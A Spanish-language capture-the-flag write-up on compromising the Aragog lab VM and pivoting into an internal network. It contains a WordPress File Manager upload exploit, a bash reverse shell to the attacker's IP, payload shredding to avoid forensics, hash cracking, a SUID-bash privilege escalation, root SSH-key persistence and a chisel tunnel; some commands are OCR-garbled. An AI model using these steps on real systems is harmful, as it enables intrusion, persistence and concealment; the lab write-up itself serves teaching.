

Pivoting



**Realizamos un escaneo de la primer maquina de nmap

Aragog

```
sudo nmap -p- --open -sS --min-rate 5000 -n -Pn 192.168.3.42 -oG allPorts
```

**Dado los puertos que me da les escaneare para ver servicios y versiones

```
sudo nmap -sCV -p22,80 192.168.3.42 -oN targeted
```

**Resultados

PORT STATE SERVICE VERSION

```
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
```

```
| 256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
```

```
|_ 256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
```

```
80/tcp open http Apache httpd 2.4.38 ((Debian))
```

```
|_http-server-header: Apache/2.4.38 (Debian)
```

```
|_http-title: Site doesn't have a title (text/html).
```

```
MAC Address: 00:0C:29:80:D4:38 (VMware)
```


```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

**También haremos un consulta con whatweb al sitio web que corre

```
whatweb http://192.168.3.42
```

```
> whatweb http://192.168.3.42
http://192.168.3.42[200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.3.42]
```

**En un principio la pagina web es esta, asi que haremos una busqueda de directorios con gobuster



```
gobuster dir -u http://192.168.3.42/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

**Resultados

```
> gobuster dir -u http://192.168.3.42/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fireart)
=====
[+] Url:      http://192.168.3.42/
[+] Method:   GET
[+] Threads:  10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout:   10s
=====
Starting gobuster in directory enumeration mode
=====
/blog      (Status: 301) [Size: 311] [-> http://192.168.3.42/blog/]
/javascript (Status: 301) [Size: 317] [-> http://192.168.3.42/javascript/]
/server-status (Status: 403) [Size: 277]
Progress: 220559 / 220560 (100.00%)
=====
Finished
=====
```

**En el directorio blog, hay un una pagina de blogs, esta esta construida en wordpress, realizamos un wpscan

```
wpscan --url http://192.168.3.42/blog/ --enumerate u,wp --plugins-detection aggressive
```

(enumera cuentas y plugins vulnerables)

**Wp scan para que te detecte plugins vulnerables hay que dar un argumento con el valor de una api token, esta es de costo, si no se otorga en este caso no se genero ningun resultado de plugin vulnerable, despues de otorgarle el toke genero un reporte de varios plugins los cuales estaban vulnerables

```
[!] 3 vulnerabilities identified:  
[!] Title: File Manager < 6.5 - Backup File Directory Listing  
Fixed in: 6.5  
References:  
- https://wpscan.com/vulnerability/49533dc2-17cb-459c-af28-69a7b9b9512f  
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-24312  
- https://zeroaptitude.com/zerodetail/wordpress-plugin-bug-hunting-part-1/  
- https://plugins.trac.wordpress.org/changeset/2326268/wp-file-manager  
[!] Title: File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE  
Fixed in: 6.9  
References:  
- https://wpscan.com/vulnerability/e528ae38-72f0-49ff-9878-922eff59ace9  
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25213  
- https://blog.nintechnet.com/critical-zero-day-vulnerability-fixed-in-wordpress-file-manager-700000-installed  
- https://www.wordfence.com/blog/2020/09/700000-wordpress-users-affected-by-zero-day-vulnerability-in-file  
- https://seravo.com/blog/0-day-vulnerability-in-wp-file-manager/  
- https://blog.sucuri.net/2020/09/critical-vulnerability-file-manager-affecting-700k-wordpress-websites.html  
- https://twitter.com/w4fz5uck5/status/1298402173554958338  
[!] Title: WP File Manager < 7.1 - Reflected Cross-Site Scripting (XSS)  
Fixed in: 7.1  
References:  
- https://wpscan.com/vulnerability/1cf3d256-cf4b-4d1f-9ed8-e2cc6392d8d8  
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24177  
- https://n4nj0.github.io/advisories/wordpress-plugin-wp-file-manager-i/  
- https://plugins.trac.wordpress.org/changeset/2476829/
```

**Hay una vulnerabilidad llamada File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE, descargamos un exploit desde la pagina de wpscan y creamos un archivo llamado payload.php con el siguiente contenido

(sin los \ antes de pre)

**Ejecutamos el exploit

```
[root@kali]~[~/home/kali/Desktop/192.168.3.42/exploits]  
# python3 2020-wp-file-manager-v67.py http://192.168.3.42/blog/  
Just do it... URL: http://192.168.3.42/blog//wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php  
200  
Success?  
http://192.168.3.42/blog//blog/wp-content/plugins/wp-file-manager/lib/php/..//files/payload.php
```

**Esto genera una reverse shell, introducimos el ya famoso comando para establecer la conexión con nuestra terminal en nuestra máquina

```
← → × ⌂ 192.168.3.42/blog/wp-content/plugins/wp-file-manager/lib/files/payload.php?cmd=bash -c "bash -i >%26 /dev/tcp/192.168.3.41/443 0>%261"
```

**Una vez con una reverse shell establecida, borramos el payload.php con shred, esto para no dejar rastro con forense

```
shred -zun 10 -v payload.php
```

(Aun quedaria logs que borrar)

**Indagamos en la maquina y encontramos en home los usuarios que hay, esta hagrid, este tiene un valor en un txt que esta en base64, decodificado da

```
horcrux_{MTogUmlkRGxFJ3MgRGIBcnkgZEVzdHJvWWVkiE5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==}  
www-data@Aragog:/home/hagrid98$ echo "MTogUmlkRGxFJ3MgRGIBcnkgZEVzdHJvWWVkiE5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==" | base64 -d; echo  
1: RidDIE's DiAry dEstroYed By haRry in chaMbEr of SeCrets
```

**Buscamos wordpress en /var/www/html/ para buscar información pero vemos que no hay mucho, también sabemos que estamos en apache así que podemos ir a apache2 para buscar información

```
www-data@Aragog:/var/www/html$ cd /etc/apache2/sites-enabled/  
www-data@Aragog:/etc/apache2/sites-enabled$ ls  
000-default.conf wordpress.conf  
www-data@Aragog:/etc/apache2/sites-enabled$ cat wordpress.conf  
Alias /blog /usr/share/wordpress  
<Directory /usr/share/wordpress>  
    Options FollowSymLinks  
    AllowOverride All  
    Options FileInfo  
    DirectoryIndex index.php  
    Order allow,deny  
    Allow from all  
</Directory>  
<Directory /usr/share/wordpress/wp-content>  
    Options FollowSymLinks  
    Order allow,deny  
    Allow from all  
</Directory>  
www-data@Aragog:/etc/apache2/sites-enabled$
```

**Vemos que el directorio esta en /usr/share/wordpress aqui buscaremos wp-config.php
Aqui en el codigo se ve que llama a la ruta /etc/wordpress/config-default.php donde hay cuentas

```
www-data@Aragog:/usr/share/wordpress$ cd /etc/wordpress/config-default.php
bash: cd: /etc/wordpress/config-default.php: Not a directory
www-data@Aragog:/usr/share/wordpress$ cd /etc/wordpress/
www-data@Aragog:/etc/wordpress$ ls
config-default.php htaccess
www-data@Aragog:/etc/wordpress$ cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```

**Esto evidentemente son las credenciales y datos para una base de datos, nos conectamos a ella

```
mysql -uroot -p
```

Y empezamos a indagar

```
MariaDB [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| wordpress       |
+-----+
4 rows in set (0.115 sec)
```

**Encontramos la tabla usuarios

```
ERROR 1049 (42000): Unknown database 'selected'
MariaDB [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
MariaDB [wordpress]> describe wp_users;
```

Field	Type	Null	Key	Default	Extra
ID	bigint(20) unsigned	NO	PRI	NULL	auto_increment
user_login	varchar(60)	NO	MUL		
user_pass	varchar(255)	NO			
user_nicename	varchar(50)	NO	MUL		
user_email	varchar(100)	NO	MUL		
user_url	varchar(100)	NO			
user_registered	datetime	NO		0000-00-00 00:00:00	
user_activation_key	varchar(255)	NO			
user_status	int(11)	NO	0		
display_name	varchar(250)	NO			

10 rows in set (0.001 sec)

```
MariaDB [wordpress]> select * from wp_users;
```

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	hagrid98	\$P\$BYdTcINGSb8hJbpVEMiJaAiNJDHtc.	wp-admin	hagrid98@localhost.local		114:21:02		0	WP-Admin

**Con fuerza bruta crackeamos la clave, el siguiente comando saca la ruta absoluta

```
john -w:$(locate rockyou.txt)
```

Después de hacer tab después de los dos puntos te la dara

```
john -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123  (?)
1g 0:00:00:00 DONE (2025-04-14 22:27) 5.000g/s 7680p/s 7680c/s 7680C/s teacher..mexico1
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

**Ahora que tenemos credenciales, vamos a intentar conectarnos por ssh

```
> ssh hagrid98@192.168.3.42
The authenticity of host '192.168.3.42 (192.168.3.42)' can't be established.
ED25519 key fingerprint is SHA256:oAgAxZkRbtwe40/oXGuZbaPjiDWzluKXP
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.3.42' (ED25519) to the list of known hosts.
hagrid98@192.168.3.42' password:
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hagrid98@Aragog:~$ |
```

**Con el siguiente comando buscaremos binarios cuyos permisos sean suid

```
find -perm -4000 2>/dev/null
```

**En este caso no hay nada, bucaremos ahora donde el creador sea hagrid

```
find -user hagrid98 2>/dev/null
```

**Aqui hay un packup

```
hagrid98@Aragog:/$ ls -l ./opt/.backup.sh
-rwxr-xr-x 1 hagrid98 hagrid98 81 Apr 1 2021 ./opt/.backup.sh
```

Este archivo lo que hace es una copia recursiva

```
hagrid98@Aragog:/$ cat ./opt/.backup.sh
#!/bin/bash

cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
```

Si vemos a donde van veremos que el usuario que ejecuta las tareas es root

```
hagrid98@Aragog:/$ ls -l /tmp/
total 12
drwx----- 3 root root 4096 Apr 14 06:21 systemd-private-a20921139f9247738d9475dfa62f3323-apache2.service-6gNg8u
drwx----- 3 root root 4096 Apr 14 06:21 systemd-private-a20921139f9247738d9475dfa62f3323-systemd-timesyncd.service-gGZMYa
drwxr-xr-x 5 root root 4096 Apr 14 12:24 tmp wp uploads
```

entramos al backup, y añadimos la linea que empieza con chmod

GNU nano 3.2	/opt/.backup.sh	Modified
#!/bin/bash		
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads		
chmod u+s /bin/bash		

al listar los permisos si en vez de rwxr, vemos rwsr, entonces el cambio se ha hecho

watch -n 1 ls -l /bin/bash

Every 1.0s: ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash


**ejecutamos bash -p y listo

hagrid98@Aragog:\$ bash -p
bash-5.0# whoami
root
bash-5.0#

Nos metemos a root

bash-5.0# cd /root/
bash-5.0# ls
horcrux2.txt
bash-5.0# cat horcrux2.txt
Machine Author: Mansoor R (@time4ster)
Machine Difficulty: Easy
Machine Name: Aragog
Horcruxes Hidden in this VM: 2 horcruxes
You have successfully pwned Aragog machine.
Here is your second horcrux: horcrux_{MjogbWFSdm9MbyBHYVvudCdzIHJpTmcgZGVTdHJPeWVklGJZIERVbWJsZWRPcmU=}
For any queries/suggestions feel free to ping me at email: time4ster@protonmail.com
bash-5.0#

De momento ya hemos vulnerado una maquina por lo que la cosa va asi



Ahora en /root/.ssh/

vamos a crear una clave publica

```
2020-wp-nfc-manager-v0.7.py payload.php payload.php
> ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
Enter passphrase for "/home/kali/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:wjht7ogwMsLsnxUt1Blj5Bu36xYCx94nW/LNOYCYxaE kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|   .=   |
| ++.   |
| ..=o.. |
| .=E+o. |
| ooOoS..|
|o +o**.+ |
|*o ....O+ .|
|++ .oo .o.=|
|.oo.... .|
+---[SHA256]---+
> cat ~/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbmq9uZQAAAAAAAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACAF3wB0VMO378UcJD1i56+jPKUoFnTvyCRb6V/ZFaO5fwAAAJCw5zoosOc6
KAAAAAtzc2gtZWQyNTUxOQAAACAF3wB0VMO378UcJD1i56+jPKUoFnTvyCRb6V/ZFaO5fw
AAAEBxF6qp6kksCTDScAoBfSEqdwVlpSfqqlT6AcWjp83rGAXfAHRUw7fvxRwkPWLnR6M8
pSgWdO/IJFvpX9kVo7l/AAAACWthbGlAa2FsaQECAwQ=
-----END OPENSSH PRIVATE KEY-----
```

creando ssh-keygen con -t rsa y pegandolo en la maquina victima, podremos ganar acceso directo como root por ssh sin tener que ingresar claves

se crea

```
ssh-keygen -t rsa -b 4096 -C "kali@kali"
```

copia la clave

```
cat ~/.ssh/id_rsa.pub
```

en la maquina victima abre el archivo

```
nano /root/.ssh/authorized_keys
```

reinicia

```
systemctl restart ssh
```

y pega tu clave para que puedas entrar como root de la siguiente manera

```
> ssh root@192.168.3.42
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@Aragog:~#
```

Nagiri

Después con localhost -l, vemos nuestra IP de la otra interfaz, con el siguiente script en sh, bash, vamos a ver que ip's estan activas

```
GNU nano 3.2                                     hostDiscovery.sh                                     M
#!/bin/bash

for i in $(seq 1254); do
    timeout 1 bash -c "ping -c 1 10.10.0.$i" &>/dev/null && echo "[+] El host 10.10.0.$i esta activo" ||
done; wait
```

for i in \$(seq 1254); do
 timeout 1 bash -c "ping -c 1 10.10.0.\$i" &>/dev/null && echo "[+] El host
10.10.0.\$i esta activo" &
done; wait

Recordar darle permisos de ejecucion y quitar la barra invertida atras de \$i

chmod +x nombre

**Booyah tenemos ip's

```
root@Aragog:/tmp# nano hostDiscovery.sh
root@Aragog:/tmp# ./hostDiscovery.sh
[+] El host 10.10.0.1 esta activo
[+] El host 10.10.0.128 esta activo
[+] El host 10.10.0.130 esta activo
root@Aragog:/tmp#
```

**Aplicamos un cambio en el sh para checar puertos

```
#!/bin/bash
```

```
for i in (seq1254); do for port in 2122804434458080; do timeout1 bash -c "/echo" > /dev/tcp/10.10.0.1/  
port" &>/dev/null && echo "[+] El host 10.10.0.1 está activo y el PORT: $port está OPEN" &  
done  
done; wait
```

**Nos da como resultado al ejecutarlo

```
root@Aragog:/tmp# ./hostDiscovery.sh  
[+] El host 10.10.0.1 está activo y el PORT: 8080 está OPEN  
[+] El host 10.10.0.1 está activo y el PORT: 445 está OPEN  
[+] El host 10.10.0.128 está activo y el PORT: 22 está OPEN  
[+] El host 10.10.0.128 está activo y el PORT: 80 está OPEN  
[+] El host 10.10.0.130 está activo y el PORT: 80 está OPEN  
[+] El host 10.10.0.130 está activo y el PORT: 22 está OPEN
```

**Todo esto fue desde ssh en la maquina aragog, lo que haremos ahora sera crear un tunel con nuestra maquina host atacante para poder emplear las herramientas apropiadas.

Con chisel desde nuestra maquina atacante lo pondremos como servidor y desde las victimas como clientes

Lo pasamos, desde la carpeta donde esta chiselo lo mandamos

```
=> ~ /Desktop/192.168.3.42/Resources/chisel > ✓ python3 -m http.server 80|
```

y en la victima para obtenerlo

wget <http://192.168.3.41/chisel>

Otra manera para enviarlo es si ya comprometimos ssh y no nos pide clave, para mandarla seria asi

```
> ✓ > # scp chisel root@192.168.111.38:/tmp/chisel
```

Iniciamos el server

```
el  
> ~ /Desktop/192.168.3.42/Resources/chisel > ✓ ./chisel server -p 1234 --reverse
```

Ponemos como cliente a aragog

```
root@Aragog:/tmp# ./chisel client 192.168.3.41:1234 R:socks|
```

```
./chisel client 192.168.3.41:1234 R:socks
```

**Configuración

configuramos el archivo proxychains4 (aveces tiene un numero al final que es la version),

```
emacs /etc/proxychains4.conf
```

comentamos dynamic_chaim

descomentamos strict_chain

agregamos al final de todo

```
sock5 127.0.0.1 1080
```

guardamos

**Ahora los comandos los faremos con proxychains4 al inicio

```
(root㉿kali)-[~/home/.../Desktop/192.168.3.42/Resources/chisel]
#proxychains4 nmap -sT -Pn --top-ports 500 --open -T5 -v -n 10.10.0.130 2>/dev/null
Starting Nmap 7.95 ( https://nmap.org )           [4-22 21:24 EDT]
Initiating Connect Scan at 21:24
Scanning 10.10.0.130 [500 ports]
Discovered open port 22/tcp on 10.10.0.130
Discovered open port 80/tcp on 10.10.0.130
Completed Connect Scan at 21:25, 2.88s elapsed (500 total ports)
Nmap scan report for 10.10.0.130
Host is up (0.0057s latency).
Not shown: 498 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
```


los comandos -sT -Pn son obligatorios al estar usando proxychain

```
proxychains4 nmap -sT -Pn --top-ports 500 --open -T5 -v -n 10.10.0.130 2>/dev/null
```


**Y ahora volvemos a iniciar la recopilacion de informacion como lo hicimos con la primer maquina

```
[root@kali -] [/home/.../Desktop/192.168.3.42/Resources/chisel]
# proxychains whatweb http://10.10.0.130
[proxychains] config file found: /etc/proxy
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.0.130:80 ... OK
http://10.10.0.130 K] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.10.0.130]
```

en foxyproxy añadimos un nuevo proxy



Y listo tenemos conexión



